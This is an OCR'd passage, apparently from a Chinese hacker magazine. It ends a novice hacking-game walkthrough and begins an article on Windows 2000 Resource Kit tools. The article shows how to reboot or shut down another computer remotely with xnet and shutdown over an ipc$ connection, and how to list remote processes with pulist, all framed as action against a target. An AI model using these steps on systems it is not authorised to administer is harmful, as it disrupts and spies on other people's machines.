


图 10




图 11

后记

嘿嘿，怎么样，可以看到图12所示的页面了吧。




图 12

顺利通过了菜鸟“二级”水平考试，是不是很有成就感呢？其实，在游戏中可培养我们的逻辑思维和技巧。要是其它论坛也象“中华特工网络技术联盟”那样，多为我们菜鸟着想，多编一些这类的游戏，寓教于娱乐，相信我们的菜鸟用不了多久就可以展翅高飞了！

Win2k svr的超级工具箱——Resource kit

PYTHON

说到Resource kit，我想很多人都不陌生吧！这是专门为Windows准备的工具箱，里面附带了N多的工具，其中，有相当多的工具只要善加利用就可使我们在hacking过程中事半功倍……

一、远程重新启动计算机

工具：xnet

很多朋友都问过我，Win2k下有没有可以在命令行下重启计算机或关机的命令。回答是没有，只有在WinXP中才有在命令行下关机或重启的命令。不过，如果我们有xnet（在Win2k svr里的Resource kit中）这个工具，就可做到在命令行下关机或重启计算机。命令使用很简单，有几个简单的参数（图1）。




图 1

这里的参数Reboot和Shutdown便是用来重启和关机的。运行命令**xnet shutdown**便会弹出一个提示，提示在一分钟后即将关机，接下来就是等待……一分钟后，便会关闭计算机。

缺点：要等待一段时间，另外，由于在等待过程中会弹出一个提示，所以，如果对方的administrator正坐在计算机前的话，呵呵……节哀吧！

工具：shutdown

也是一个远程关机或重启的工具，有两种运行方式。如果在命令行提示符中直接输入**shutdown**，会跳出GUI的界面（图2）。在这里可以选择要关闭的计算机，如果想给对方重新启动计算机，就勾选上“Reboot after shutdown”这一项。另外，在最下面的“Delay(seconds)”里还可设置延迟时间（以秒计），如果设置为0，那么对方就立刻关机了。




图 2

除了GUI界面外，该工具还可在命令行下使用，只要在命令行提示符下输入**shutdown/?**就会弹出一张卡片，里面写有帮助信息（图3）。虽然是E文，不过很好懂，大家自己看看吧！




图 3

如果是选择关机而不是重启，那么，当对方的计算机正常关闭后，可能会出现“现在可安全地关闭计算机”的字样，以提示需要有人手动关闭电源。所以，使用shutdown最好还是用来远程重启计算机。

> **LOOK 注意** 以上两种方法都是在建立ipc$连接的情况下进行的，而且还要确保你建立ipc$连接时使用的用户名有关机／重启的权限才可以。

二、查看进列表

工具：pulist

以前我曾在《黑客X档案》中介绍过tlist这个工具（在Win2k光盘中的support tools里），它的作用也是列出进程，列出进程名和进程对应的pid值。而这里要介绍的pulist则不同，它不但可以列出进程名和进程的pid，还可以列出当前指派运行该进程的用户。

使用方法很简单，只要pulist一下，进程就尽收眼底了（图4）。从图中不难看出，第一列是进程，第二列是进程的pid，第三列则是运行该进程的用户。




图 4

这样，如果有人使用其他用户名连接或登录你的计算机，可很方便地查到，而且还能观察对方调用了哪些应用程序。另外，pulist的厉害之处在于：除了能查看本地进程外，还可查看远程的进程列表。首先，建立ipc$连接，然后使用命令**pulist \\server_name**就可查看到远程主机的进程列表了（图5）。不过，这样查看出的只有进程和进程的PID，该进程的拥有者却无法查询到。

